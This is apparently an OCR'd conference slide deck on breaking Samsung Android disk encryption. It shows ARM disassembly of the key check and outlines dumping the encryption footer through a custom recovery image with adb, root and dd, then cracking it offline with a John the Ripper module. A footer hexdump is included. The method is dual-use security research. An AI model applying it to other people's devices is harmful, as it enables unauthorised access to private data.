
```
static unsigned char saved_master_key[KEY_LEN_BYTES];
```

Android

```
static unsigned char saved_master_key[KEY_LEN_BYTES];
```

The vold porcess memory contains the **decrypted disk encryption key**.


Samsung way



```
MOV.W           R8, #0x1000
STMEA.W         SP, {R7,R8}
MOV.W           R7, #0x100
STR             R7, [SP,#0x70+var_68]
MOV             R2, R0
MOV             R0, R6
BL              pbkdf
MOV             R8, R0
CMP             R0, #0
BEQ             loc_400CC1A4

STR             R7, [SP,#0x70+var_70]
BL              SECKM_HMAC_SHA256
MOV             R8, R0
CMP             R0, #0
BNE             loc_400CC172
ADD.W           R0, R5, #0x40 ; void *
ADD             R1, SP, #0x70+var_3C ; void
MOV             R2, R7  ; size_t
BLX             memcmp
CMP             R0, #0
```

Samsung way

pbkdf



```
MOV.W           R8, #0x1000
STMEA.W         SP, {R7,R8}
MOV.W           R7, #0x100
STR             R7, [SP,#0x70+var_68]
MOV             R2, R0
MOV             R0, R6
BL              pbkdf
MOV             R8, R0
CMP             R0, #0
BEQ             loc_400CC1A4

STR             R7, [SP,#0x70+var_70]
BL              SECKM_HMAC_SHA256
MOV             R8, R0
CMP             R0, #0
BNE             loc_400CC172
ADD.W           R0, R5, #0x40 ; void *
ADD             R1, SP, #0x70+var_3C ; void
MOV             R2, R7  ; size_t
BLX             memcmp
CMP             R0, #0
```

SECKM_HMAC_SHA256

memcmp

Samsung way

GREAT! Samsung does not store the clear text key in the vold process memory!

Samsung way

GREAT! Samsung does not store the clear text key in the vold process memory!

Samsung way

GREAT! Samsung does not store the clear text key in the vold process memory!

LIVE

DEMO

Samsung way

Samsung way

- Yes! You saw the **password** there

Samsung way

- Yes! You saw the **password** there
- This works on **S2** (4.0.3) and **S3** (4.1.2)

Samsung way

- Yes! You saw the **password** there
- This works on **S2** (4.0.3) and **S3** (4.1.2)
- You need **adb** and **root** on the phone (vold runs as root)

Samsung way

- Yes! You saw the **password** there
- This works on **S2** (4.0.3) and **S3** (4.1.2)
- You need **adb** and **root** on the phone (vold runs as root)
- Probably several other method can be developed to get these as root

Samsung way

- Yes! You saw the **password** there
- This works on **S2** (4.0.3) and **S3** (4.1.2)
- You need **adb** and **root** on the phone (vold runs as root)
- Probably several other method can be developed to get these as root
- BUT now you have one...

Samsung way

Samsung way

- But, what if we do not have that access

Samsung way

- But, what if we do not have that access
- Create a recovery image that runs the **adb**, have **root** and **dd**

Samsung way

- But, what if we do not have that access
- Create a recovery image that runs the **adb**, have **root** and **dd**
- Get the partition footer from the phone

Samsung way

- But, what if we do not have that access
- Create a recovery image that runs the **adb**, have **root** and **dd**
- Get the partition footer from the phone
- Try to crack it

Samsung way

- But, what if we do not have that access
- Create a recovery image that runs the **adb**, have **root** and **dd**
- Get the partition footer from the phone
- Try to crack it

LIVE DEMO

Samsung way

Samsung way

- Yes we developed a **john the ripper** module, but just for demonstration purposes (no optimization)

Samsung way

- Yes we developed a **john the ripper** module, but just for demonstration purposes (no optimization)
- It is slow because of the 4096 cycle in the PBKDF2

Samsung way

- Yes we developed a **john the ripper** module, but just for demonstration purposes (no optimization)

- It is slow because of the 4096 cycle in the PBKDF2

- Samsung requires at least 6 character password with one number

Samsung way

- Yes we developed a **john the ripper** module, but just for demonstration purposes (no optimization)
- It is slow because of the 4096 cycle in the PBKDF2
- Samsung requires at least 6 character password with one number
- The dictionary attack is feasible

Samsung way

- Yes we developed a **john the ripper** module, but just for demonstration purposes (no optimization)
- It is slow because of the 4096 cycle in the PBKDF2
- Samsung requires at least 6 character password with one number
- The dictionary attack is feasible
- We did not test it, but with GPU the 6 character all lower case might be feasible also

Samsung way

- Yes we developed a **john the ripper** module, but just for demonstration purposes (no optimization)
- It is slow because of the 4096 cycle in the PBKDF2
- Samsung requires at least 6 character password with one number
- The dictionary attack is feasible
- We did not test it, but with GPU the 6 character all lower case might be feasible also
- And users tends to use even weaker password on a mobile device than an a PC

Samsung way


Why does not this work on S4?

Samsung S4 phone encryption

Part 2

It is Android, but... “We are even more different!”


Samsung way



```
00000000  c5 b1 b5 d0 01 00 00 00  d8 00 00 00 08 00 00 00  |................|
00000010  20 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  | ...............|
00000020  00 00 00 00 61 65 73 2d  63 62 63 2d 65 73 73 69  |....aes-cbc-essi|
00000030  76 3a 73 68 61 32 35 36  00 f4 e5 41 78 bf e5 41  |v:sha256...Ax..A|
00000040  00 00 00 00 01 00 00 00  c0 be e5 41 00 00 00 00  |...........A....|
00000050  c8 f4 e5 41 8d 32 1a 40  01 00 00 00 c8 00 00 00  |...A.2.@........|
00000060  4c ab 53 41 b1 e4 01 10  00 00 00 00 00 00 00 00  |L.SA............|
00000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000140  00 00 00 00 00 00 00 00  8c 00 00 00 90 c1 6c 4b  |..............lK|
00000150  e8 74 89 ab cf 71 1b f3  9e c2 09 40 e8 54 7a ea  |.t...q.....@.Tz.|
00000160  db b7 02 ed 85 d2 ea 09  f2 02 03 3b 06 09 a9 8b  |...........;....|
00000170  0b 1b 25 99 2a 8a 62 e8  90 4c 28 ad 8a e7 4f 39  |..%.*.b..L(...O9|
00000180  bc af 1e e4 ee 69 82 40  d4 81 02 08 1d 80 fc 63  |.....i.@.......c|
00000190  77 b7 b9 d9 85 37 4d 7f  05 a6 6d d5 d6 98 53 a9  |w....7M...m...S.|
000001a0  68 e5 a4 ad ba 56 72 2b  5c 35 bd f0 7b 5f 40 44  |h....Vr+\5..{_@D|
000001b0  18 88 fd 7f 9a 79 75 eb  59 b4 41 1a 2d f9 ae 3c  |.....yu.Y.A.-..<|
000001c0  b8 93 a4 2c 6c 72 44 b2  8d 5e f2 65 ac c9 06 3c  |...,lrD..^.e...<|
000001d0  85 8b 0e f5 24 11 06 a2  00 00 00 00 00 00 00 00  |....$...........|
000001e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
```

